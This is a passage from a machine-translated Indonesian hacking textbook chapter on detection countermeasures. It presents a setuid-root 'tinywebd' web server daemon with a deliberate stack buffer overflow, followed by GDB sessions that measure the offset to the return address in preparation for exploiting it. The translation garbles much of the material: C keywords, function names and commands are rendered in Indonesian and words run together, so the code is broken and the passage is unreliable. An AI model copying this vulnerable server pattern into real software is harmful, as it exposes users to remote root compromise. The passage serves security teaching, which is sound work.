Siklus inovasi ini sebenarnya cukup menguntungkan. Meskipun virus dan worm dapat menyebabkan sedikit masalah dan interupsi yang mahal untuk bisnis, mereka memaksa respons, yang memperbaiki masalah. Worms mereplikasi dengan mengeksplorasi kerentanan yang ada dalam perangkat lunak yang cacat. Seringkali kelemahan ini tidak ditemukan selama bertahun-tahun, tetapi worm yang relatif jinak seperti CodeRed atau Sasser memaksa masalah ini untuk diperbaiki. Seperti halnya cacar air, lebih baik menderita

wabah kecil lebih awal daripada bertahun-tahun kemudian ketika itu dapat menyebabkan kerusakan nyata. Jika bukan karena worm Internet yang membuat tontonan publik dari kelemahan keamanan ini, mereka mungkin tetap tidak ditambal, membuat kita rentan terhadap serangan dari seseorang dengan tujuan yang lebih jahat daripada sekadar replikasi. Dengan cara ini, worm dan virus sebenarnya dapat memperkuat keamanan dalam jangka panjang. Namun, ada cara yang lebih proaktif untuk memperkuat keamanan. Penanggulangan defensif ada yang mencoba untuk meniadakan efek serangan, atau mencegah serangan terjadi. Penanggulangan adalah konsep yang cukup abstrak; ini bisa berupa produk keamanan, serangkaian kebijakan, program, atau sekedar administrator sistem yang penuh perhatian. Penanggulangan defensif ini dapat dipisahkan menjadi dua kelompok: yang mencoba mendeteksi serangan dan yang mencoba melindungi kerentanan.

## 0x610 Penanggulangan yang Mendeteksi

Kelompok penanggulangan pertama mencoba mendeteksi penyusupan dan merespons dengan cara tertentu. Proses deteksi dapat berupa apa saja, mulai dari administrator yang membaca log hingga program yang mengendus jaringan. Responsnya mungkin termasuk mematikan koneksi atau proses secara otomatis, atau hanya administrator yang memeriksa semuanya dari konsol mesin.

Sebagai administrator sistem, eksplorasi yang Anda ketahui hampir tidak berbahaya seperti yang tidak Anda ketahui. Semakin cepat intrusi terdeteksi, semakin cepat dapat ditangani dan semakin besar kemungkinan dapat ditampung. Intrusi yang tidak ditemukan selama berbulan-bulan dapat menimbulkan kekhawatiran.

Cara mendeteksi penyusupan adalah dengan mengantisipasi apa yang akan dilakukan hacker yang menyerang. Jika Anda tahu itu, maka Anda tahu apa yang harus dicari. Penanggulangan yang mendeteksi dapat mencari pola serangan ini dalam file log, paket jaringan, atau bahkan memori program. Setelah intrusi terdeteksi, peretas dapat dihapus dari sistem, kerusakan sistem file apa pun dapat dibatalkan dengan memulihkan dari cadangan, dan kerentanan yang dieksplorasi dapat diidentifikasi dan ditambal. Mendeteksi tindakan pencegahan cukup kuat di dunia elektronik dengan kemampuan pencadangan dan pemulihan.

Untuk penyerang, ini berarti deteksi dapat melawan semua yang dia lakukan. Karena deteksi mungkin tidak selalu langsung, ada beberapa skenario "hancurkan dan ambil" di mana itu tidak masalah; namun, meskipun demikian lebih baik tidak meninggalkan jejak. Stealth adalah salah satu aset hacker yang paling berharga. Mengeksplorasi program yang rentan untuk mendapatkan shell root berarti Anda dapat melakukan apa pun yang Anda inginkan pada sistem itu, tetapi menghindari deteksi juga berarti tidak ada yang tahu Anda ada di sana. Kombinasi "mode Dewa" dan tembus pandang membuat peretas berbahaya. Dari posisi tersembunyi, kata sandi dan data dapat diam-diam diendus dari jaringan, program dapat di-backdoor, dan serangan lebih lanjut dapat diluncurkan pada host lain. Untuk tetap tersembunyi, Anda hanya perlu mengantisipasi metode deteksi yang mungkin digunakan. Jika Anda tahu apa yang mereka cari, Anda dapat menghindari pola eksplorasi tertentu atau meniru pola yang valid. Siklus ko-evolusi antara menyembunyikan dan mendeteksi didorong oleh memikirkan hal-hal yang belum dipikirkan pihak lain.

## 0x620 Sistem Daemon

Untuk memiliki diskusi realistik tentang penanggulangan eksplorasi dan metode bypass, pertama-tama kita membutuhkan target eksplorasi yang realistik. Target jarak jauh akan menjadi program server yang menerima koneksi masuk. Di Unix, program ini biasanya daemon sistem. Daemon adalah program yang berjalan di latar belakang dan terlepas dari terminal pengontrol dengan cara tertentu. Syarat *daemon* pertama kali diciptakan oleh peretas MIT pada 1960-an. Ini mengacu pada iblis pemilah molekul dari eksperimen pemikiran tahun 1867 oleh seorang fisikawan bernama James Maxwell. Dalam eksperimen pemikiran, iblis Maxwell adalah makhluk dengan kemampuan supernatural untuk melakukan tugas-tugas sulit dengan mudah, tampaknya melanggar hukum kedua termodinamika. Demikian pula, di Linux, daemon sistem tanpa lelah melakukan tugas-tugas seperti menyediakan layanan SSH dan menyimpan log sistem. Program daemon biasanya diakhiri dengan *a* untuk menandakan mereka adalah daemon, seperti *sshd*, *syslogd*.

Dengan beberapa tambahan, kode *tinyweb.c* pada halaman 214 dapat dibuat menjadi daemon sistem yang lebih realistik. Kode baru ini menggunakan panggilan *kedaemon()* fungsi, yang akan menelurkan proses latar belakang baru. Fungsi ini digunakan oleh banyak proses daemon sistem di Linux, dan halaman manualnya ditunjukkan di bawah ini.

---

DAEMON(3)

Panduan Pemrograman Linux

DAEMON(3)

### NAMA

daemon - berjalan di latar belakang

### RINGKASAN

```
# sertakan <unistd.h>
```

```
int daemon(int nochdir, int noclose);
```

### KETERANGAN

Fungsi *daemon()* adalah untuk program yang ingin melepaskan diri dari terminal pengontrol dan berjalan di latar belakang sebagai daemon sistem.

Kecuali argumen *nochdir* bukan nol, *daemon()* mengubah direktori kerja saat ini ke root ("").

Kecuali argumen *noclose* bukan nol, *daemon()* akan mengarahkan ulang input standar, output standar, dan kesalahan standar ke /dev/null.

### NILAI KEMBALI

(Fungsi ini bercabang, dan jika *fork()* berhasil, orang tua melakukan *\_exit(0)*, sehingga kesalahan lebih lanjut hanya dapat dilihat oleh anak.) Jika berhasil, nol akan dikembalikan. Jika terjadi kesalahan, *daemon()* mengembalikan -1 dan menyetel variabel global *errno* ke salah satu kesalahan yang ditentukan untuk fungsi perpustakaan *fork(2)* dan *setsid(2)*.

---

Daemon sistem dijalankan terlepas dari terminal pengontrol, sehingga kode daemon tinyweb menulis ke file log. Tanpa terminal pengendali, daemon sistem biasanya dikendalikan dengan sinyal. Program daemon tinyweb yang baru perlu menangkap sinyal penghentian sehingga dapat keluar dengan bersih saat dimatikan.

### ***0x621 Crash Course di Sinyal***

Sinyal menyediakan metode komunikasi antarproses di Unix. Ketika sebuah proses menerima sinyal, aliran eksekusinya diinterupsi oleh sistem operasi untuk memanggil penangan sinyal. Sinyal diidentifikasi dengan nomor, dan masing-masing memiliki penangan sinyal default. Misalnya, ketika CTRL-C diketik di terminal pengontrol program, sinyal interupsi dikirim, yang memiliki penangan sinyal default yang keluar dari program. Ini memungkinkan program untuk diinterupsi, bahkan jika macet dalam loop tak terbatas.

Penangan sinyal khusus dapat didaftarkan menggunakan `signal()` fungsi. Dalam contoh kode di bawah ini, beberapa penangan sinyal terdaftar untuk sinyal tertentu, sedangkan kode utama berisi loop tak terbatas.

#### **signal\_example.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <signal.h>
/* Beberapa sinyal berlabel didefinisikan dari signal.h
 * # tentukan SIGHUP      1   Tutup Telepon
 * # tentukan SIGINT      2   Interupsi (Ctrl-C)
 * # tentukan SIGQUIT     3   Keluar (Ctrl-\)
 * # tentukan SIGILL      4   Instruksi ilegal
 * # tentukan SIGTRAP     5   Jebakan/jebakan breakpoint
 * # tentukan SIGABRT     6   Proses dibatalkan
 * # tentukan SIGBUS      7   Kesalahan bus
 * # tentukan SIGFPE      8   Kesalahan titik mengambang
 * # tentukan SIGKILL     9   Membunuh
 * # tentukan SIGUSR1     10  Sinyal yang ditentukan pengguna
 * # tentukan SIGSEGV     11  1 Kesalahan segmentasi
 * # tentukan SIGUSR2     12  Sinyal yang ditentukan pengguna 2
 * # tentukan SIGPIPE     13  Tulis ke pipa tanpa ada yang membaca
 * # tentukan SIGALRM     14  Alarm hitung mundur disetel oleh alarm()
 * # tentukan SIGTERM     15  Pemutusan (dikirim oleh perintah kill)
 * # tentukan SIGCHLD     17  Sinyal proses anak
 * # tentukan SIGCONT     18  Lanjutkan jika dihentikan
 * # tentukan SIGSTOP     19  Berhenti (jeda eksekusi)
 * # tentukan SIGSTP      20  Terminal stop [suspend] (Ctrl-Z) Proses latar
 * # tentukan SIGTTIN     21  belakang mencoba membaca stdin Proses latar
 * # tentukan SIGTTOU     22  belakang mencoba membaca stdout
 */
/* Pengatur sinyal */
void signal_handler(sinyal int) {
```

```

printf("Sinyal tertangkap %dt", sinyal); if
(sinyal == SIGTSTP)
    printf("SIGTSTP (Ctrl-Z)"); lain
jika (sinyal == SIGQUIT)
    printf("SIGQUIT (Ctrl-\\")); lain
jika (sinyal == SIGUSR1)
    printf("SIGUSR1");
lain jika (sinyal == SIGUSR2)
    printf("SIGUSR2");
printf("\n");
}

void tanda_handler(int x) {
    printf("Menangkap Ctrl-C (SIGINT) di handler terpisah\nKeluar.\n");
}

int utama() {
    /* Mendaftarkan penangan sinyal */
    sinyal(SIGQUIT, signal_handler); // Tetapkan signal_handler() sebagai
    sinyal(SIGTSTP, signal_handler); // pengendali sinyal untuk sinyal
    ini(SIGUSR1, signal_handler); // sinyal.
    sinyal(SIGUSR2, signal_handler);

    sinyal(SIGINT, sigint_handler); // Setel sigint_handler() untuk SIGINT.

    while(1) {} // Loop selamanya.
}

```

---

Ketika program ini dikompilasi dan dieksekusi, penangan sinyal terdaftar, dan program memasuki loop tak terbatas. Meskipun program macet perulangan, sinyal yang masuk akan mengganggu eksekusi dan memanggil penangan sinyal yang terdaftar. Pada output di bawah ini, sinyal yang dapat dipicu dari terminal pengontrol digunakan. Itupenangan\_sinyal()fungsi, setelah selesai, mengembalikan eksekusi kembali ke loop yang terputus, sedangkananda\_penangan()fungsi keluar dari program.

---

```

reader@hacking :~/booksrc $ gcc -o signal_example signal_example.c
reader@hacking :~/booksrc $ ./signal_example
Sinyal tertangkap 20          SIGTSTP (Ctrl-Z)
Sinyal tertangkap 3 SIGQUIT (Ctrl-\")
Menangkap Ctrl-C (SIGINT) di handler terpisah
Keluar.
reader@hacking :~/booksrc $

```

---

Sinyal tertentu dapat dikirim ke suatu proses menggunakan membunuhmemerintah. Secara default,membunuhterintah mengirimkan sinyal penghentian (SIGTERM)ke sebuah proses. Dengan -akusaklar baris perintah,membunuhsinyal dikirim ke program signal\_example yang sedang dieksekusi di terminal lain.

---

```
reader@hacking :~/booksrc $ kill -1
1) SIGHUP          2) TANDA TANGAN      3) SIGQUIT        4) SIGILL
5) SIGTRAP         6) SIGABRT          7) SIGBUS          8) SIGFPE
9) SIGKILL         10) SIGUSR1          11) SIGSEGV        12) SIGUSR2
13) SIGPIPE        14) SIGALRM          15) SIGTERM        16) SIGSTKFLT
17) SIGCHLD        18) SIGCONT          19) SIGSTOP        20) SIGTSTP
21) SIGTTIN        22) SIGTTOU          23) SIGURG          24) SIGXCPU
25) SIGXFSZ        26) SIGVTALRM        27) SIGPROF        28) SIGWINCH
29) SIGIO          30) SIGPWR           31) SIGSYS          34) SIGRTMIN
35) SIGRTMIN+1     36) SIGRTMIN+2     37) SIGRTMIN+3     38) SIGRTMIN+4
39) SIGRTMIN+5     40) SIGRTMIN+6     41) SIGRTMIN+7     42) SIGRTMIN+8
43) SIGRTMIN+9     44) SIGRTMIN+10    45) SIGRTMIN+11    46) SIGRTMIN+12
47) SIGRTMIN+13    48) SIGRTMIN+14    49) SIGRTMIN+15    50) SIGRTMAX-14
51) SIGRTMAX-13   52) SIGRTMAX-12   53) SIGRTMAX-11   54) SIGRTMAX-10
55) SIGRTMAX-9    56) SIGRTMAX-8    57) SIGRTMAX-7    58) SIGRTMAX-6
59) SIGRTMAX-5    60) SIGRTMAX-4    61) SIGRTMAX-3    62) SIGRTMAX-2
63) SIGRTMAX-1    64) SIGRTMAX

reader@hacking :~/booksrc $ ps a | grep signal_example
24491 poin/3   R+    0:17 ./signal_example
24512 poin/1   S+    0:00 grep signal_example
reader@hacking :~/booksrc $ kill -10 24491
reader@hacking :~/booksrc $ kill -12 24491
reader@hacking :~/booksrc $ kill -9 24491
reader@hacking :~/booksrc $
```

---

Akhirnya, SIGKILLSinyal dikirim menggunakanmembunuh -9. Pengendali sinyal ini tidak dapat diubah, jadi bunuh -9 selalu dapat digunakan untuk mematikan proses. Di terminal lain, signal\_example yang berjalan menunjukkan sinyal saat ditangkap dan proses dimatikan.

---

```
reader@hacking :~/booksrc $ ./signal_example
Sinyal tertangkap 10      SIGUSR1
Sinyal tertangkap 12      SIGUSR2
Terbunuh
reader@hacking :~/booksrc $
```

---

Sinyal itu sendiri cukup sederhana; namun, komunikasi antarproses dapat dengan cepat menjadi jaringan ketergantungan yang kompleks. Untungnya, di daemon tinyweb baru, sinyal hanya digunakan untuk penghentian bersih, jadi implementasinya sederhana.

### ***0x622 Daemon Tinyweb***

Versi terbaru dari program tinyweb ini adalah daemon sistem yang berjalan di latar belakang tanpa terminal pengontrol. Ia menulis outputnya ke file log dengan cap waktu, dan mendengarkan penghentian (SIGTERM)sinyal sehingga dapat dimatikan dengan bersih saat dimatikan.

Penambahan ini cukup kecil, tetapi mereka memberikan target eksloitasi yang jauh lebih realistik. Bagian baru dari kode ditampilkan dalam huruf tebal dalam daftar di bawah ini.

```

# sertakan <sys/stat.h>
# sertakan <sys/socket.h>
# sertakan <netinet/in.h>
# sertakan <arpa/inet.h>
# sertakan <sys/types.h>
# sertakan <sys/stat.h>
# sertakan <fcntl.h>
# sertakan <time.h>
# sertakan <signal.h>
# sertakan "hacking.h"
# sertakan "hacking-network.h"

# define PORT 80 // Pengguna port akan terhubung ke
# tentukan WEBROOT "./webroot" // Direktori root server web
# tentukan LOGFILE "/var/log/tinywebd.log" // Log nama file

int logfd, sockfd; // Pendeskripsi file log dan soket global void
handle_connection(int, struct sockaddr_in *, int);
int get_file_size(int); // Mengembalikan ukuran file dari deskriptor file terbuka stempel
waktu kosong(int); // Menulis stempel waktu ke deskriptor file yang terbuka

// Fungsi ini dipanggil ketika proses dimatikan. void
handle_shutdown(sinyal int {
    stempel waktu (logfd);
    write(logfd, "Mematikan.\n", 16); tutup
    (logfd);
    tutup (sockfd);
    keluar(0);
}

int utama(kosong) {
    int new_sockfd, ya=1;
    struct sockaddr_in host_addr, client_addr;           // Informasi alamat saya
    socklen_t sin_size;

    logfd = buka(LOGFILE, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    jika(logfd == -1)
        fatal("membuka file log");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
        fatal("dalam soket");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("setel opsi soket SO_REUSEADDR");

    printf("Memulai daemon web kecil.\n");
    if(daemon(1, 0) == -1) // Fork ke proses daemon latar belakang.
        fatal("forking ke proses daemon");

    sinyal(SIGTERM, handle_shutdown);      // Panggil handle_shutdown saat dimatikan. //
    sinyal(SIGINT, handle_shutdown);      // Panggil handle_shutdown saat diinterupsi.

    stempel waktu (logfd);

```

```

write(logfd, "Memulai.\n", 15);
host_addr.sin_family = AF_INET;           // Urutan byte host
host_addr.sin_port = htons(PORT);         // Pendek, urutan byte jaringan
host_addr.sin_addr.s_addr = INADDR_ANY;   // Secara otomatis mengisi dengan IP
saya. memset(&(host_addr.sin_zero), '\0', 8); // Nol sisa struct.

if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
    fatal("mengikat ke soket");

jika (dengarkan(sockfd, 20) == -1)
    fatal("mendengarkan di soket");

while(1) { // Terima loop.
    sin_size = sizeof(struct sockaddr_in);
    new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
    jika(new_sockfd == -1)
        fatal("menerima koneksi");

    handle_connection(new_sockfd, &client_addr, logfd);
}
kembali 0;
}

/* Fungsi ini menangani koneksi pada soket yang lewat dari
 * melewati alamat klien dan log ke FD yang diteruskan. Sambungannya adalah
 * diproses sebagai permintaan web dan fungsi ini membalas melalui yang terhubung
 * stopkontak. Akhirnya, soket yang lewat ditutup di akhir fungsi.
 */
void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
    unsigned char *ptr, permintaan[500], sumber daya[500], log_buffer[500]; int
    fd, panjang;

    panjang = recv_line(sockfd, permintaan);

    sprintf(log_buffer, "Dari %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr->sin_addr),
            ntohs(client_addr_ptr->sin_port), request);

    ptr = strstr(permintaan, "HTTP/"); // Cari permintaan yang terlihat valid. if(ptr
    == NULL) { // Maka ini bukan HTTP yang valid
        strcat(log_buffer, " BUKAN HTTP!\n"); } kalau
    tidak {
        * ptr = 0; // Hentikan buffer di akhir URL.
        ptr = NULL; // Setel ptr ke NULL (digunakan untuk menandai permintaan yang tidak
        valid). if(strncmp(permintaan, "GET ", 4) == 0) // Dapatkan permintaan
        ptr = permintaan+4; // ptr adalah URL.
        if(strncmp(permintaan, "HEAD ", 5) == 0) // Permintaan kepala
            ptr = permintaan+5; // ptr adalah URL.
        if(ptr == NULL) { // Maka ini bukan permintaan yang dikenali
            strcat(log_buffer, " PERMINTAAN TIDAK DIKETAHUI!\n");
        } else { // Permintaan yang valid, dengan ptr menunjuk ke nama sumber daya
            if((ptr[strlen(ptr) - 1] == '/')           // Untuk resource yang diakhiri dengan
               strcat(ptr, "indeks.html");           '/ , tambahkan 'index.html' di akhir. //
            strcpy(sumber daya, WEBROOT);          Mulai sumber daya dengan jalur root web //
            strcat(sumber daya, ptr);             dan gabungkan dengan jalur sumber daya.
            fd = buka(sumber daya, O_RDONLY, 0); // Coba buka filenya.
        }
    }
}

```

```

if(fd == -1) { // Jika file tidak ditemukan
    strcat(log_buffer, " 404 Tidak Ditemukan\n"); send_string(sockfd, "HTTP/1.0 404
TIDAK DITEMUKAN\r\n"); send_string(sockfd, "Server: Server web kecil\r\n\r\n");
send_string(sockfd, "<html><head><title>404 Tidak Ditemukan</title></head>");
send_string(sockfd, "<body><h1>URL tidak ditemukan</h1></body></html>\r\n"); }
kalau tidak {
    // Jika tidak, sajikan file.
    strcat(log_buffer, " 200 Oke\n"); send_string(sockfd, "HTTP/
1.0 200 OK\r\n"); send_string(sockfd, "Server: Server web
kecil\r\n\r\n"); if(ptr == request + 4) { // Maka ini adalah
permintaan GET
    if(panjang = get_file_size(fd)) == -1
        fatal("mendapatkan ukuran file sumber daya");
    if( (ptr = (unsigned char *) malloc(length)) == NULL)
        fatal("mengalokasikan memori untuk sumber bacaan");
    baca(fd, ptr, panjang); // Baca file ke dalam memori.
    kirim(sockfd, ptr, panjang, 0); // Kirim ke soket.
    gratis(ptr); // Membebaskan memori file.
}
tutup(fd); // Tutup file.
} // Akhiri jika blok untuk file ditemukan/tidak
ditemukan. } // Akhiri blok if untuk permintaan yang valid.
} // Akhiri blok if untuk HTTP yang valid.
stempel waktu (logfd);
panjang = strlen(log_buffer);
tulis(logfd, log_buffer, panjang); // Tulis ke log.

shutdown(sockfd, SHUT_RDWR); // Tutup soket dengan anggun.
}

/* Fungsi ini menerima deskriptor file terbuka dan mengembalikan
 * ukuran file terkait. Mengembalikan -1 pada kegagalan.
 */
int get_file_size(int fd) {
    struct stat stat_struct;

    if(fstat(fd, &stat_struct) == -1)
        kembali -1;
    kembali (int) stat_struct.st_size;
}

/* Fungsi ini menulis string stempel waktu ke deskriptor file yang terbuka
 * lulus untuk itu.
 */
batalkan stempel waktu(fd) {
    waktu_t sekarang;
    struct tm *time_struct; int
    panjang;
    char time_buffer[40];

    waktu sekarang); // Dapatkan jumlah detik sejak epoch.
    time_struct = localtime((const time_t *)&sekarang); // Konversi ke struktur tm.
    panjang = strftime(time_buffer, 40, "%m/%d/%Y %H:%M:%S", time_struct);
    write(fd, time_buffer, panjang); // Tulis string stempel waktu ke log.
}

```

Program daemon ini bercabang ke latar belakang, menulis ke file log dengan stempel waktu, dan keluar dengan rapi saat dimatikan. Deskriptor file log dan soket penerima koneksi dideklarasikan sebagai global sehingga dapat ditutup dengan bersih oleh handle\_shutdown() fungsi. Fungsi ini diatur sebagai penangan panggilan balik untuk sinyal penghentian dan interupsi, yang memungkinkan program untuk keluar dengan anggun saat dimatikan dengan membunuh memerintah.

Output di bawah ini menunjukkan program yang dikompilasi, dieksekusi, dan dimatikan. Perhatikan bahwa file log berisi stempel waktu serta pesan shutdown ketika program menangkap sinyal penghentian dan panggilan handle\_shutdown() untuk keluar dengan anggun.

---

```
reader@hacking :~/booksrc $ gcc -o tinywebd tinywebd.c
reader@hacking :~/booksrc $ sudo chown root ./tinywebd
reader@hacking :~/booksrc $ sudo chmod u+s ./tinywebd
reader@hacking :~/booksrc $ ./tinywebd
Memulai daemon web kecil.
```

```
reader@hacking :~/booksrc $ ./webserver_id 127.0.0.1
Server web untuk 127.0.0.1 adalah server web kecil
reader@hacking :~/booksrc $ ps ax | grep tinywebd
25058?      Ss      0:00 ./tinywebd
25075 poin/3   R+      0:00 grep tinywebd
reader@hacking :~/booksrc $ kill 25058 reader@hacking :~
booksrc $ ps ax | grep tinywebd 25121 pts/3 R+ 0:00 grep
tinywebd reader@hacking :~/booksrc $ cat /var/log/tinywebd.log
cat: /var/log/tinywebd.log: Izin ditolak reader@hacking :~
booksrc $ sudo cat /var/log/tinywebd.log 22/07/2007 17:55:45>
Memulai.
```

```
2007/07/22 17:57:00> Dari 127.0.0.1:38127 "HEAD / HTTP/1.0"          200 Oke
22/07/2007 17:57:21> Mematikan.
reader@hacking :~/booksrc $
```

---

Program tinywebd ini menyajikan konten HTTP seperti program tinyweb asli, tetapi berperilaku sebagai daemon sistem, terlepas dari terminal pengontrol dan menulis ke file log. Kedua program rentan terhadap eksloitasi overflow yang sama; namun, eksloitasi hanyalah permulaan. Dengan menggunakan daemon tinyweb baru sebagai target eksloitasi yang lebih realistik, Anda akan mempelajari cara menghindari deteksi setelah penyusupan.

## 0x630 Alat Perdagangan

Dengan target yang realistik, mari melompat kembali ke sisi pagar penyerang. Untuk jenis serangan ini, skrip eksloit adalah alat penting dari perdagangan. Seperti satu set kunci picks di tangan seorang profesional, eksloitasi membuka banyak pintu bagi seorang hacker. Melalui manipulasi mekanisme internal yang hati-hati, keamanan dapat sepenuhnya dihindarkan.

Dalam bab-bab sebelumnya, kami telah menulis kode eksplot dalam C dan mengeksplorasi kerentanan secara manual dari baris perintah. Garis tipis antara program eksplorasi dan alat eksplorasi adalah masalah finalisasi dan konfigurasi ulang. Program eksplorasi lebih seperti senjata daripada alat. Seperti pistol, program exploit memiliki utilitas tunggal dan antarmuka pengguna sesederhana menarik pelatuk. Baik senjata dan program eksplorasi adalah produk akhir yang dapat digunakan oleh orang yang tidak terampil dengan hasil yang berbahaya. Sebaliknya, alat eksplorasi biasanya bukan produk jadi, juga tidak dimaksudkan untuk digunakan orang lain. Dengan pemahaman tentang pemrograman, wajar saja jika seorang peretas mulai menulis skrip dan alatnya sendiri untuk membantu eksplorasi. Alat yang dipersonalisasi ini mengotomatiskan tugas-tugas yang membosankan dan memfasilitasi eksperimen. Seperti alat konvensional,

### ***Alat Eksplorasi tinywebd 0x631***

Untuk daemon tinyweb, kami menginginkan alat eksplorasi yang memungkinkan kami berekspresi dengan kerentanan. Seperti dalam pengembangan eksplorasi kami sebelumnya, GDB digunakan terlebih dahulu untuk mengetahui detail kerentanan, seperti offset. Offset ke alamat pengirim akan sama seperti pada program tinyweb.c asli, tetapi program daemon menghadirkan tantangan tambahan. Panggilan daemon memotong proses, menjalankan sisa program dalam proses anak, sementara proses induk keluar. Pada output di bawah ini, breakpoint diatur setelah daemon() panggilan, tetapi debugger tidak pernah mengenainya.

---

```
reader@hacking :~/booksrc $ gcc -g tinywebd.c
reader@hacking :~/booksrc $ sudo gdb -q ./a.out

peringatan: tidak menggunakan file tidak tepercaya "/home/reader/.gdbinit"
Menggunakan pustaka host libthread_db "/lib/tls/i686/cmov/libthread_db.so.1". (gdb)
daftar 47
42
43     if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
44         fatal("setel opsi soket SO_REUSEADDR");
45
46     printf("Memulai daemon web kecil.\n");
47     if(daemon(1, 1) == -1) // Fork ke proses daemon latar belakang.
48         fatal("forking ke proses daemon");
49
50     sinal(SIGTERM, handle_shutdown);      // Panggil handle_shutdown saat dimatikan. //
51     sinal(SIGINT, handle_shutdown);      Panggil handle_shutdown saat diinterupsi.

(gdb) istirahat 50
Breakpoint 1 di 0x8048e84: file tinywebd.c, baris 50. (gdb)
jalankan
Memulai program: /home/reader/booksrc/a.out
Memulai daemon web kecil.

Program keluar secara normal.
```

(gdb)

---

Ketika program dijalankan, itu hanya keluar. Untuk men-debug program ini, GDB perlu diberi tahu untuk mengikuti proses anak, bukan mengikuti induknya. Ini dilakukan dengan mengatur `fork-mode` ke `keanak`. Setelah perubahan ini, debugger akan mengikuti eksekusi ke dalam proses anak, di mana breakpoint dapat dicapai.

---

```
(gdb) setel anak mode-garpu (gdb)
bantu setel mode-garpu
Setel respons debugger ke panggilan program fork atau vfork. Sebuah
garpu atau vfork menciptakan proses baru. mode follow-fork dapat berupa:
  induk   - proses asli di-debug setelah fork
  anak    - proses baru di-debug setelah fork
Proses unfollow akan terus berjalan.
Secara default, debugger akan mengikuti proses induk. (gdb)
lari
Memulai program: /home/reader/booksrsrc/a.out
Memulai daemon web kecil.
[Beralih ke proses 1051]

Breakpoint 1, main () di tinywebd.c:50 50
  sinyal(SIGTERM, handle_shutdown); // Panggil handle_shutdown saat dimatikan.
(gdb) berhenti
Program sedang berjalan. Tetap keluar? (y atau t) y
reader@hacking :~/booksrsrc $ ps aux | grep a.out root
  911  0,0  0,0  1636  416 ?          Ss   06:04  0:00 /home/reader/booksrsrc/a.out
pembaca 1207  0,0  0,0  2880  748 poin/2  R+   06:13  0:00 grep a.out
reader@hacking :~/booksrsrc $ sudo kill 911
reader@hacking :~/booksrsrc $
```

---

Ada baiknya mengetahui cara men-debug proses anak, tetapi karena kita memerlukan nilai tumpukan tertentu, akan jauh lebih bersih dan lebih mudah untuk melampirkan ke proses yang sedang berjalan. Setelah menghentikan proses `a.out` yang menyimpang, daemon `tinyweb` dimulai kembali dan kemudian dilampirkan dengan GDB.

---

```
reader@hacking :~/booksrsrc $ ./tinywebd
Memulai daemon web kecil..
reader@hacking :~/booksrsrc $ ps aux | grep tinywebd
root     25830  0,0  0,0  1636  356 ?          Ss   20:10  0:00 ./tinywebd
pembaca  25837  0,0  0,0  2880  748 poin/1  R+   20:10  0:00 grep tinywebd
reader@hacking :~/booksrsrc $ gcc -g tinywebd.c reader@hacking :~/booksrsrc
$ sudo gdb -q--pid=25830 --symbols=./a.out
```

peringatan: tidak menggunakan file tidak terpercaya "/home/reader/.gdbinit"  
Menggunakan pustaka host libthread\_db "/lib/tls/i686/cmov/libthread\_db.so.1".  
Melampirkan ke proses 25830  
`/cow/home/reader/booksrsrc/tinywebd`: Tidak ada file atau direktori seperti itu. Sebuah program sedang di-debug. Bunuh itu? (y atau n) n  
Program tidak terbunuh.  
(gdb) bt
# 0 0xb7fe77f2 di ??()
#1 0xb7f691e1 di ??()
#2 0x08048f87 di main () di tinywebd.c:68
(gdb) daftar 68

```

63     jika (dengarkan(sockfd, 20) == -1)
64         fatal("mendengarkan di soket");
65
66     sementara(1){ // Terima loop
67         sin_size = sizeof(struct sockaddr_in);
68         new_sockfd = terima(sockfd, (struct sockaddr *)&client_addr, &sin_size);
69         jika(new_sockfd == -1)
70             fatal("menerima koneksi");
71
72         handle_connection(new_sockfd, &client_addr, logfd);
(gdb) daftar handle_connection 77
    /* Fungsi ini menangani koneksi pada soket yang lewat dari
   * melewati alamat klien dan log ke FD yang diteruskan. Sambungannya adalah
   * diproses sebagai permintaan web, dan fungsi ini membalas melalui yang terhubung
   * stopkontak. Akhirnya, soket yang lewat ditutup di akhir fungsi.
   */
82     void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd) {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500]; int fd,
84         panjang;
85
86         panjang = recv_line(sockfd, permintaan);
(gdb) istirahat 86
Breakpoint 1 di 0x8048fc3: file tinywebd.c, baris 86. (gdb)
cont
Melanjutkan.

```

---

Eksekusi berhenti sementara daemon tinyweb menunggu koneksi. Sekali lagi, koneksi dibuat ke server web menggunakan browser untuk memajukan eksekusi kode ke breakpoint.

```

Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) di tinywebd.c:86 86
    panjang = recv_line(sockfd, permintaan);
(gdb) bt
# 0 handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) di tinywebd.c:86
#1 0x08048fb7 di main () di tinywebd.c:72
(gdb) x/x permintaan
0xbffff5c0: 0x080484ec
(gdb) x/16x permintaan + 500
0xbffff7b4: 0xb7fd5ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff7c4: 0xb7ff9300      0xb7fd5ff4      0xbffff7e0      0xb7f691c0
0xbffff7d4: 0xb7fd5ff4      0xbffff848      0x08048fb7      0x00000005
0xbffff7e4: 0xbffff810      0x00000003      0xbffff838      0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc: 0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0 $1 =
0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0 $2 =
540
(gdb) p /x 0xbffff5c0 + 100 $3 =
0xbffff624
(gdb) berhenti
Program sedang berjalan. Tetap berhenti (dan lepaskan)? (y atau n) y
Melepaskan dari program: , proses 25830
reader@hacking :~/booksrc $
```

---

